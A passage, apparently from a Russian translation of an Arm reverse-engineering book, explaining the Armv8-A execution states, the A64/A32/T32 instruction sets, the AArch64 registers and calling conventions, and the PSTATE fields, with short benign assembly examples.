В обоих случаях вызывается диспетчер SMC на EL3, перенаправляющий вызов соответствующей точке входа. Если запрошенная служба находится в TEE, диспетчер SMC вызывает точку входа обработчика доверенных служб, как показано на рис. 4.4. Во время этого перехода небезопасный бит `SCR_EL3.NS` устанавливается в 0, указывая, что возврат из исключения должен произойти на Secure-EL1. Перед продолжением безопасный монитор сохраняет небезопасное состояние регистров и восстанавливает безопасное состояние регистров[19].




Рисунок 4.4. Вход в исключение SMC и возврат из него

Состояния выполнения Armv8-A

Архитектура Armv8-A позволяет проектировать процессоры, которые могут изначально выполнять как 64-битные, так и 32-битные программы. Процессоры с такой функциональностью выполняют 64-битные программы в состоянии выполнения AArch64, а 32-битные - в состоянии выполнения AArch32[20][21]. Не все процессоры Armv8-A поддерживают оба состояния выполнения[22]. Например, Cortex-A32 поддерживает только AArch32, а Cortex-A34 - только AArch64. Другие процессоры, такие как Cortex-A77 и Cortex-A78, могут поддерживать AArch32 лишь на EL0.

Программы, работающие в AArch64, всегда используют набор инструкций A64, состоящий из инструкций шириной 32 бита. Эти инструкции доступны программам AArch64, которые могут использовать 64-битные регистры для обработки и хранения адресов.

Состояние выполнения AArch32 - новая концепция, введённая в архитектуре Armv8 ради совместимости с 32-битным набором инструкций Armv7-A. Программы, работающие в состоянии AArch32, используют два основных набора инструкций, первоначально определённых для более ранней архитектуры Armv7 и обновлённых в Armv8-A с целью поддержки дополнительных возможностей и новых инструкций.

Это означает, что процессоры Armv8-A совместимы с большинством программ, написанных для прежней архитектуры Armv7-A, и могут выполнять их непосредственно.

В предыдущих версиях архитектуры Arm два основных набора инструкций назывались Arm и Thumb. Чтобы избежать путаницы с новым 64-битным набором инструкций Arm, A64, эти наборы задним числом переименовали в A32 и T32[23]. Как и в прежних поколениях процессоров Arm, архитектура AArch32 допускает переходы между A32 и T32 с помощью механизма, называемого взаимной работой (interworking), который будет рассмотрен далее в этой главе.

Программы на Armv8-A всегда работают либо в AArch32, либо в AArch64, но никогда в их смеси. При этом 64-битные операционные системы способны выполнять 32-битные программы, а 64-битные гипервизоры - 32-битные гостевые операционные системы. Переходы из AArch64 в AArch32 разрешены только тогда, когда текущий уровень исключений процессора понижается при возврате из исключения. Переходы из AArch32 в AArch64 разрешены только тогда, когда при принятии исключения процессор повышает уровень исключений до более высокого уровня привилегий, например при обработке системного вызова, ошибки или внешнего аппаратного события.

Следствием такого устройства является то, что 64-битная операционная система может выполнять как 64-битные, так и 32-битные приложения, а 64-битные гипервизоры могут выполнять как 64-битные, так и 32-битные гостевые операционные системы. Однако 32-битные операционные системы и гипервизоры не могут выполнять 64-битные программы или операционные системы, как показано на рис. 4.5.




Рисунок 4.5. Пример выполнения 32-битных и 64-битных приложений на 32-битных и 64-битных гипервизорах

Состояние выполнения AArch64

AArch64 - 64-битное состояние выполнения архитектуры Armv8, предоставляющее один набор инструкций: A64. Ширина инструкций A64 в памяти составляет 32 бита. Виртуальные адреса имеют 64-битный формат и могут храниться в 64-битных регистрах, то есть инструкции базового набора A64 могут использовать для обработки регистры шириной 64 бита.

Набор инструкций A64

Набор инструкций A64 был разработан для преодоления ограничений наборов A32 и T32 путём добавления новых возможностей и создания энергоэффективного 64-битного процессора. В результате такие компании, как Samsung и Qualcomm, начали проектировать 64-битные процессоры на основе Arm для мобильных устройств.

Этот раздел представляет обзор набора инструкций A64 и его отличий от прежних наборов A32. Особенности отдельных инструкций и принципы их работы будут рассмотрены в следующих главах.

Инструкции набора A64 можно разделить на следующие основные типы:

• инструкции обработки данных;
• инструкции доступа к памяти;
• инструкции потока управления;
• системное управление и прочие инструкции:
• доступ к системным регистрам;
• обработка исключений;
• инструкции отладки и подсказки;
• инструкции NEON;
• инструкции с плавающей точкой;
• криптографические инструкции.

Эта книга не ставит целью привести полный перечень всех инструкций, входящих в наборы A64 и A32/T32. Главы об инструкциях представляют обзор наиболее распространённых инструкций, встречающихся при обратной разработке. Поэтому мы сосредоточимся на трёх основных типах: обработке данных, доступе к памяти и потоке управления.

Читатели, уже знакомые с наборами инструкций A32 и T32, заметят сходство с набором A64: кодировки инструкций шириной 32 бита и похожий синтаксис. Однако между этими наборами есть множество различий. К ним относятся следующие:

• доступен более широкий набор регистров общего назначения: 31 64-битный регистр вместо 16 32-битных регистров в A32;
• нулевой регистр доступен только в A64;
• счётчик команд (PC) не доступен в A64 как именованный регистр и используется неявно в некоторых инструкциях, связанных с относительными загрузками и формированием адресов;
• диапазон смещений пула литералов относительно PC расширен до +/-1 МиБ, что уменьшает количество пулов литералов;
• увеличены смещения для загрузки/сохранения и формирования адресов относительно PC (диапазон +/-4 ГиБ), что сокращает необходимость загружать и сохранять смещения из пула литералов;
• инструкции работы с несколькими регистрами, такие как LDM, STM, PUSH и POP, заменены парными регистровыми инструкциями STP и LDP;
• инструкции A64 предоставляют более широкий выбор вариантов представления констант;
• указатели AArch64 имеют ширину 64 бита, позволяя адресовать более широкие диапазоны виртуальной памяти, при этом виртуальные адреса ограничены максимумом в 48 бит до Armv8.2-A и 52 бита начиная с Armv8.2-A[24];
• блок IT в наборе A64 признан устаревшим и заменён инструкциями CSEL и CINC;
• редко используемые варианты инструкций сдвига и вращения удалены, чтобы освободить место для новых инструкций, способных выполнять более сложные операции сдвига;
• T32 поддерживает смесь 16-битных и 32-битных инструкций, тогда как инструкции A64 имеют фиксированную длину;
• инструкции A64 могут работать с 32-битными или 64-битными значениями в 64-битных регистрах общего назначения. При обращении к 32-битному значению имя регистра начинается с W, а при обращении к 64-битному - с X;
• A64 использует стандарт вызова процедур (procedure call standard, PCS)[25], который передаёт через регистры X0-X7 до восьми параметров, тогда как A32 и T32 позволяют передать в регистрах только четыре аргумента, а остальные параметры передаются через стек.

Регистры AArch64

AArch64 предоставляет 31 регистр общего назначения шириной 64 бита с именами `x0...x30`. Каждый 64-битный регистр также имеет соответствующую 32-битную форму с именем `w0...w30`. Чтение из 32-битного регистра Wn обращается к младшим 32 битам соответствующего 64-битного регистра Xn. Например, чтение `w5` обращается к младшим 32 битам регистра `x5`.

Запись 32-битного значения в регистр Wn неявно обнуляет старшие 32 бита соответствующего 64-битного регистра Xn[26], как показано на рис. 4.6.




Рисунок 4.6. Ширина регистров Xn и Wn

Хотя на архитектурном уровне регистры общего назначения равноправны и взаимозаменяемы, на практике их роли при вызове функций определяются стандартом вызова процедур архитектуры Arm (Arm Architecture Procedure Call Standard, AAPCS64)[27].

• **X0-X7** используются как регистры аргументов для передачи параметров и возврата результата.
• **X8** может использоваться для передачи адреса косвенного результата.
• **X9-X15** - временные регистры, сохраняемые вызывающей стороной и используемые для сохранения значений при вызове другой функции. Затрагиваемые регистры сохраняются в кадре стека вызывающей функции, что позволяет подпрограмме изменять эти регистры.
• **X16-X18** - временные регистры внутрипроцедурного вызова, которые могут применяться для временного хранения непосредственных значений между вызовами подпрограмм.
• **X19-X28** - регистры, сохраняемые вызываемой стороной. Они сохраняются в кадре стека вызываемой подпрограммы, что позволяет ей изменять эти регистры, но требует восстановить их перед возвратом вызывающей стороне.
• **X29** используется как указатель кадра (frame pointer, FP) для отслеживания кадра стека.
• **X30** - регистр связи (link register, LR), содержащий адрес возврата из функции.

В синтаксисе инструкций A64 64-битные целочисленные операции обычно используют 64-битные регистры Xn, но операции меньшей ширины могут использовать регистры Wn. Например, если программист хочет загрузить из памяти только один байт, регистром назначения будет 32-битный регистр Wn, в младшие 8 бит которого помещается значение.

AArch64 также определяет несколько архитектурно предобъявленных основных регистров, оптимизированных для конкретного назначения и не подходящих для арифметики общего назначения. Например, регистры счётчика команд и указателя стека не являются регистрами общего назначения и оптимизированы для своих специальных функций в программе. За исключением регистра связи `x30`, эти регистры не входят в стандартный набор регистров общего назначения `x0-x30` и в ассемблерном коде обозначаются соответствующими именами, приведёнными в табл. 4.2[28].

Таблица 4.2. Специальные регистры A64

Регистр	Название	Ширина
PC	Счётчик команд	64 бита
SP	Текущий указатель стека	64 бита
WSP	Текущий указатель стека	32 бита
XZR	Нулевой регистр	64 бита
WZR	Нулевой регистр	32 бита
LR (`x30`)	Регистр связи	64 бита
ELR	Регистр связи исключения	64 бита
PSTATE	Регистр состояния программы	64 бита
SPSR_ELx	Регистр сохранённого состояния процесса для заданного уровня исключений	32 бита

В AArch64 нет регистра `x31`. Вместо этого инструкции с регистровыми аргументами резервируют кодировку регистра 31, то есть `0b11111`, для обращения к нулевому регистру, регистру указателя стека или некоторому другому значению, зависящему от контекста.

Счётчик команд AArch64

Регистр счётчика команд PC содержит адрес текущей инструкции. Концептуально каждая инструкция перед выполнением загружается из области памяти, на которую указывает PC. Если PC не изменяется явно при обычном выполнении инструкции, например при переходе, он автоматически продвигается к следующей инструкции. В Armv8 к PC нельзя обращаться непосредственно или задавать его как назначение инструкций загрузки либо обработки данных. Явно обновлять PC можно только при генерации исключений, возврате из исключений и переходах[29].

Единственными обычными инструкциями, способными читать PC, являются:

• инструкции перехода со связью BL и BLR, которым необходимо прочитать PC, чтобы сохранить адрес возврата в регистре связи LR;
• инструкции формирования адреса относительно PC, например ADR и ADRP, прямые переходы и загрузки литералов.

Указатель стека AArch64

Регистр указателя стека SP отслеживает положение стека текущего потока и обычно указывает на логическую "вершину" стека. Область стека используется программами для эффективного хранения локальных переменных конкретной функции и доступа к ним, а также как универсальная "черновая" память для таких данных, как адреса возврата из функций.

В AArch64 SP является специальным регистром, и большинство инструкций не может обращаться к нему так же, как к регистрам общего назначения. Читать или записывать SP можно только с помощью специальных форм инструкций. Например, арифметическая форма инструкции ADD или SUBTRACT может изменять SP в прологе или эпилоге функции. У SP также есть 32-битное "представление" WSP, хотя при обратной разработке реальных программ оно встречается редко.

В AArch64 регистр SP предназначен для трёх основных сценариев:

• загрузка и сохранение данных в памяти с использованием SP как базового адреса;
• выравнивание SP в прологе или эпилоге функции с помощью определённых форм арифметических инструкций;
• выравнивание SP по границе учетверённого слова, то есть 16 байт.

Значение SP всегда должно быть выровнено как минимум по границе учетверённого слова. Если SP используется как базовый регистр для загрузок и сохранений без 16-байтного выравнивания, может возникнуть исключение выравнивания стека[30].

Процессор может использовать специальный 64-битный указатель стека, связанный с текущим уровнем исключений, либо указатель стека, связанный с EL0. У каждого уровня исключений есть собственный указатель стека: SP_EL0, SP_EL1, SP_EL2 и SP_EL3.

Нулевой регистр

На уровне архитектуры нулевой регистр определён как всегда содержащий ноль. Любое чтение из него возвращает 0, а записи в него игнорируются. К этому регистру можно обращаться в 64-битной форме XZR или в 32-битной форме WZR.

Это обманчиво мощный инструмент набора инструкций A64. На поверхностном уровне XZR, конечно, освобождает регистр в операциях, которые иначе требовали бы загрузить ноль в обычный регистр, например при записи буквального нулевого значения в память.

```
// A32:
mov r2, #0
str r2, [r3]

// A64:
str wzr, [r3]
```

Однако настоящая сила XZR заключается в гибкости кодирования, благодаря которой набор A64 сводит десятки отдельных инструкций к псевдонимам гораздо меньшего набора универсальных инструкций, которые процессору необходимо реализовать в кремнии. Он также используется в инструкциях, назначение которых - установить флаги условий, не изменяя участвующие в операции регистры. Например, инструкция сравнения CMP, применяемая для сравнения двух целых чисел, внутренне вычитает один операнд из другого и устанавливает арифметические флаги процессора согласно результату, после чего результат отбрасывается. Благодаря наличию XZR набору A64 не нужна отдельная инструкция CMP. Вместо неё используется псевдоним формы инструкции SUBS, выполняющей вычитание и устанавливающей арифметические флаги, но отбрасывающей результат путём назначения регистром результата XZR.

```
cmp Xn, #11          // семантически: сравнить Xn и число 11
subs XZR, Xn, #11    // эквивалентная кодировка инструкцией SUBS
```

Регистр связи AArch64

Регистр связи LR является синонимом регистра общего назначения `x30`. Этот регистр можно свободно использовать для обычных вычислений, однако его основное назначение в AArch64 - хранить адреса возврата при вызове функции.

В A64 функции можно вызывать инструкциями перехода со связью BL или BLR. Эти инструкции устанавливают PC для выполнения перехода, одновременно устанавливая LR. В PC помещается адрес первой инструкции вызываемой функции, а в LR - адрес возврата, к которому функция вернётся по завершении, то есть адрес инструкции, непосредственно следующей за BL или BLR. В A64 завершившаяся функция возвращается вызывающей стороне с помощью инструкции RET. Она копирует значение `x30` обратно в PC, позволяя вызывающей функции продолжить работу с места остановки.

Указатель кадра AArch64

Указатель кадра `x29` - регистр общего назначения, определённый стандартом вызова процедур архитектуры Arm (AAPCS)[31]. Поэтому его можно использовать для обычных вычислений, однако компиляторы часто выбирают `x29` для явного отслеживания кадров стека. Такие компиляторы вставляют в начало функции инструкции выделения кадра стека, обычно посредством явного или неявного вычитания из текущего SP, после чего задают `x29` так, чтобы он указывал на предыдущий указатель кадра в стеке. Во время выполнения функции обращения к локальным переменным происходят относительно регистра `x29`.

Когда `x29` не используется для отслеживания кадров стека, компилятор может применять его как полностью универсальный арифметический регистр, уменьшая программу и повышая производительность. С другой стороны, отказ от указателей кадров усложняет раскрутку состояния программы при создании исключения C++[32].

Например, компилятор GCC предоставляет параметры времени компиляции, определяющие, будет ли скомпилированная программа использовать указатели кадров. Параметр командной строки `-fomit-frame-pointer` заставляет программу не использовать `x29` как указатель кадра, а применять его как регистр общего назначения. Напротив, параметр `-fno-omit-frame-pointer` вынуждает компилятор всегда использовать `x29` для отслеживания кадров стека[33].

Регистр платформы (x18)

В AArch64 `x18` является регистром общего назначения и может применяться для универсальных вычислений. Однако AAPCS резервирует `x18` в качестве регистра платформы, указывающего на платформенно-зависимые данные. Например, в Microsoft Windows программы режима пользователя используют `x18` как указатель на блок окружения текущего потока, а программы режима ядра - как указатель на блок управления процессором режима ядра (KPCR)[34]. В режиме ядра Linux `x18` указывает на структуру выполняемой в данный момент задачи[35]. По умолчанию Linux не использует `x18` особым образом в режиме пользователя, однако некоторые компиляторы могут применять его для платформенно-зависимых задач, например для реализации защиты от эксплуатации уязвимостей с помощью теневого стека вызовов[36].

В системах, где этот регистр не является платформенно-зависимым, `x18` можно свободно использовать как обычный регистр общего назначения. Например, компилятору LLVM можно указать зарезервировать `x18` и не применять его как регистр общего назначения с помощью параметра `-ffixed-x18`[37].

Регистры внутрипроцедурного вызова

Регистры x16 и x17 в AArch64 являются регистрами общего назначения, которые можно использовать для обычных вычислений внутри любой функции. Такое название они получили потому, что AAPCS разрешает подпрограммам хранить значения в x16 и x17 между вызовами подпрограмм.

Например, если программа вызывает определённую в общей библиотеке функцию, такую как `malloc`, этот вызов может быть реализован через таблицу компоновки процедур (procedure linkage table, PLT), чтобы вызвать реализацию `malloc` внутри другого модуля. Заглушка PLT, отвечающая за поиск подпрограммы `malloc` в другой библиотеке и передачу ей управления, может свободно использовать x16 и x17 как регистры внутрипроцедурного вызова, не заботясь о сохранности их значений. Например, LLVM компилирует заглушки PLT, использующие x16 и x17[38].

Регистры SIMD и регистры с плавающей точкой

Помимо 64-битных целочисленных регистров общего назначения, AArch64 предоставляет 32 векторных регистра шириной 128 бит для оптимизированных операций "одна инструкция, множество данных" (single instruction multiple data, SIMD) и арифметики с плавающей точкой. Каждый из этих регистров имеет длину 128 бит и имя от `v0` до `v31`. Интерпретация этих 128 бит зависит от инструкции.

В синтаксисе Armv8-A к регистрам Vn обычно обращаются через псевдонимы, описывающие число используемых в операции битов. При работе со значением шириной 128, 64, 32, 16 или 8 бит регистры Vn называются соответственно Qn, Dn, Sn, Hn и Bn, как показано на рис. 4.7.




Рисунок 4.7. Ширина регистров Vn

Поскольку инструкции SIMD и инструкции с плавающей точкой в этой книге не рассматриваются, подробности о регистрах SIMD и FP выходят за её рамки.

Системные регистры

Armv8-A определяет ряд системных регистров, иногда называемых регистрами специального назначения (special-purpose registers, SPR), которые используются для наблюдения за поведением процессора и управления им. Эти регистры непосредственно не участвуют в обычных арифметических операциях и не могут быть регистрами назначения или источника инструкций обработки данных. Вместо этого их необходимо явно читать или устанавливать специальными инструкциями доступа к регистрам `mrs` и `msr`.

В AArch64 существуют сотни системных регистров[39]. Большинство из них используется только привилегированным кодом операционной системы, гипервизора или безопасной микропрограммы для изменения состояния системы: настройки состояния MMU и управления им, настройки

процессора и наблюдения за ним или даже выключения и повторного включения машины. Некоторые регистры определены архитектурой и присутствуют во всех процессорах Arm. Другие определяются реализацией и выполняют функции, зависящие от микроархитектуры. Полный список этих системных регистров огромен и выходит за рамки книги, однако небольшое число системных регистров доступно обычным программам режима пользователя и иногда встречается при их обратной разработке.

Например, при обратной разработке процесса часто встречаются специальные регистры TPIDR_EL0 и TPIDRRO_EL0. Суффикс EL0 в их именах обозначает минимальный уровень исключений, с которого можно обращаться к регистру, чем и объясняется их появление при обратной разработке программ, работающих на EL0.

Системные регистры TPIDR_EL0 и TPIDRRO_EL0 архитектурно определены как доступные операционной системе и часто используются ОС и системными библиотеками для хранения базового адреса области локальной памяти потока. Поэтому при обратной разработке программы, обращающейся к локальным переменным потока, часто можно увидеть доступ к одному из этих регистров. Различие состоит в том, что программы режима пользователя могут читать и записывать TPIDR_EL0, тогда как код EL0 может только читать TPIDRRO_EL0, а устанавливать его можно лишь с EL1.

Специальные регистры читаются инструкцией MRS и записываются инструкцией MSR. Например, чтение и запись TPIDR_EL0 выполняются так:

```
mrs x0, TPIDR_EL0  // прочитать значение TPIDR_EL0 в x0
msr TPIDR_EL0, x0  // записать значение x0 в TPIDR_EL0
```

PSTATE

В Armv8-A PSTATE хранит сведения о выполняющейся в данный момент программе[40]. PSTATE не является регистром как таковым: это набор независимо доступных компонентов, которые при возникновении исключения сериализуются в видимый операционной системе специальный регистр SPSR_ELx.

В AArch64 из PSTATE доступны следующие поля:

• флаги условий N, Z, C и V (NZCV);
• флаг текущей ширины регистра nRW;
• бит выбора указателя стека SPSel;
• флаги запрета прерываний DAIF;
• текущий уровень исключений EL;
• бит состояния пошагового выполнения SS;
• бит недопустимого возврата из исключения IL.

Из них программам, работающим на EL0, непосредственно доступны только поля NZCV. При этом операционные системы часто позволяют отладчикам, работающим на EL0, устанавливать бит SS в инструментируемых программах, а когда текущим состоянием выполнения является AArch64, флаг nRW устанавливается в 0.

Состояние процессора сохраняется в SPSR_ELx, содержащем значение PSTATE до принятия исключения, как показано на рис. 4.8[41].




Рисунок 4.8. Компоненты регистра PSTATE

Арифметические флаги условий N, Z, C и V обычно неявно устанавливаются многими арифметическими инструкциями и инструкциями сравнения и неявно используются при условном выполнении.

Флаги имеют следующие значения:

• **N:** операция дала отрицательный результат, то есть установлен старший значащий бит;
• **Z:** операция дала нулевой результат;
• **C:** операция дала перенос, то есть результат был усечён;
• **V:** операция дала знаковое переполнение.

Хотя явное обращение к флагам N, Z, C и V встречается редко, оно возможно через системный регистр NZCV. Ниже показаны компоновка этого специального регистра и синтаксис его явного чтения и изменения:

```
mrs x0, NZCV            // прочитать NZCV в x0
orr x0, x0, #(1<<29)    // вручную установить C
msr NZCV, x0            // записать NZCV обратно
```

Остальные поля и флаги PSTATE нельзя устанавливать непосредственно из обычного кода режима пользователя. Они определяют поведение процессора при выполнении программы:

• **Флаг текущей ширины регистра nRW.** Он сообщает процессору, в каком состоянии выполнения должна работать программа. Если флаг равен 0, после возобновления программа будет работать в AArch64. Если флаг равен 1, программа будет работать в AArch32.
• **Биты уровня исключений EL.** При выполнении в AArch64 эти биты описывают уровень исключений, с которого произошло исключение. Для программы режима пользователя на EL0 поле содержит 0.
• **Флаг пошагового выполнения SS.** Отладчики используют его для пошагового выполнения программы. Для этого операционная система перед "возобновлением" программы посредством возврата из исключения устанавливает флаг SS в SPSR_ELx равным 1. Программа выполняет одну инструкцию, после чего немедленно создаёт исключение одиночного шага, возвращающее управление операционной системе. Затем ОС может передать обновлённое состояние программы подключённому отладчику.
• **Флаг недопустимого состояния исключения IL.** Процессор использует его для отслеживания недопустимых переходов между уровнями исключений, выполняемых привилегированным кодом. Если привилегированное ПО совершает недопустимый переход, например из-за того, что восстанавливаемое из SPSR_ELx значение PSTATE недопустимо, процессор устанавливает IL в 1. Этот флаг предписывает процессору немедленно создать исключение недопустимого состояния и передать его зарегистрированному обработчику до выполнения следующей инструкции.
• **Флаги DAIF.** Они позволяют привилегированной программе выборочно маскировать определённые внешние исключения. Обычно это поле недоступно программам режима пользователя.
• **Флаги выбора указателя стека.** Привилегированные программы на EL1 и выше могут бесшовно переключаться между собственным регистром указателя стека и указателем стека режима пользователя, то есть между SP_ELx и SP_EL0. Для такого переключения привилегированные процессы записывают специальный регистр SPSel. Программы на EL0 не могут переключать указатель стека, и специальный регистр SPSel им недоступен.

Состояние выполнения AArch32

Armv8-A поддерживает выполнение 32-битных программ, предназначенных для более ранней архитектуры Armv7. Они работают в состоянии выполнения AArch32 архитектуры Armv8-A. В отличие от AArch64, программы AArch32 могут использовать один из двух наборов инструкций: A32 или T32. Во время выполнения они могут динамически переключаться между ними с помощью механизма взаимной работы (interworking). Привилегированная 64-битная программа, такая как 64-битная операционная система или гипервизор, может запланировать выполнение 32-битной программы, выполнив переход уровня исключений к менее привилегированной 32-битной программе после установки соответствующего бита SPSR[4] в 1. Это указывает, что программа будет работать в состоянии AArch32.

Наборы инструкций A32 и T32

AArch32 необычна тем, что поддерживает два отдельных набора инструкций, A32 и T32, между которыми можно свободно переключаться во время выполнения программы. Оба набора используют одни и те же регистры и содержат инструкции, работающие в целом сходным образом, но применяют разные кодировки с разными ограничениями на доступные регистры, непосредственные значения и возможности. Переключение происходит посредством interworking, что позволяет программам, скомпилированным для A32, вызывать библиотеки, скомпилированные для T32, и наоборот с очень небольшими накладными расходами.

Архитектура Armv8-A добавила в наборы A32 и T32 новые усовершенствованные инструкции следующих категорий:

• инструкции загрузки с захватом и сохранения с освобождением;
• скалярные инструкции VFP с плавающей точкой;
• усовершенствованные инструкции SIMD с плавающей точкой;
• криптографические инструкции;
• системные инструкции.

Набор инструкций A32

Armv8-A поддерживает выполнение наборов A32 и T32 32-битными программами в состоянии AArch32 и спроектирована с обратной совместимостью с более ранней архитектурой Armv7. Архитектура Armv8-A добавила в эти наборы новые инструкции, соответствующие новым возможностям A64.

Как и в A64, каждая инструкция A32 имеет уникальную кодировку в виде последовательности из 4 байт. В инструкции кодируются как её тип, например сохранение, загрузка или математическая операция, так и используемые регистры, смещения и особенности поведения.

В A32 большинство операций можно настроить так, чтобы они устанавливали в CPSR ряд флагов условий на основе результата. Например, инструкция ADD складывает два входных значения и помещает результат в регистр назначения. Инструкция ADDS выполняет ту же операцию, но дополнительно устанавливает флаги N, Z, C и V по вычисленному результату.

Набор инструкций T32

Для повышения плотности инструкций в 1994 году был представлен набор Thumb[42]. В первоначальной версии каждая инструкция Thumb всегда кодировалась всего 16 битами, то есть занимала вдвое меньше соответствующей инструкции A32. Это повысило плотность инструкций ценой уменьшения объёма информации, кодируемой в каждой инструкции, и неизбежно снизило гибкость инструкций Thumb по сравнению с аналогами A32. Кроме того, в уменьшенной кодировке Thumb для регистра отводилось лишь 3 бита, поэтому многие инструкции могли обращаться только к восьми младшим регистрам.

Чтобы смягчить эти ограничения, примерно в 2003 году Arm представила в ядре ARM1156 расширение набора Thumb под названием Thumb-2[43]. Thumb-2 добавило 32-битные кодировки многих инструкций и позволило свободно смешивать их с 16-битными инструкциями Thumb. Оно также добавило в набор инструкции манипулирования битовыми полями и табличные переходы.

Thumb-2 также добавило в режим Thumb условное выполнение инструкций с помощью группы инструкций If-Then (IT) и битов ITSTATE в CPSR.

Вместе с Armv7-A компания Arm примерно в 2005 году анонсировала среду выполнения Thumb (Thumb Execution Environment, ThumbEE). Она также называлась Jazelle-RCT и предназначалась для динамически создаваемого кода JIT-компиляторов. Представленное в 2000 году расширение Jazelle, Jazelle DBX (Direct Bytecode eXecution), было разработано для ускорения интерпретаторов байт-кода Java. ThumbEE признали устаревшей в 2011 году, а в Armv8 её поддержку полностью удалили. Набор Jazelle в основном устарел, и архитектура Armv8 не поддерживает аппаратное ускорение байт-кода Java.

Переключение между наборами инструкций

Одно из следствий устройства Armv8-A состоит в том, что один процессор часто способен выполнять все три набора: A64 состояния AArch64 и наборы A32 и T32 состояния AArch32. На рис. 4.9[44] показаны переходы процессора между этими наборами.

Обратите внимание: переключение между T32 и A32 посредством interworking может происходить непосредственно или при возврате из исключения из кода более высокого уровня исключений, но переключение между AArch32 и AArch64 всегда должно происходить при возврате из исключения с более высокого уровня.

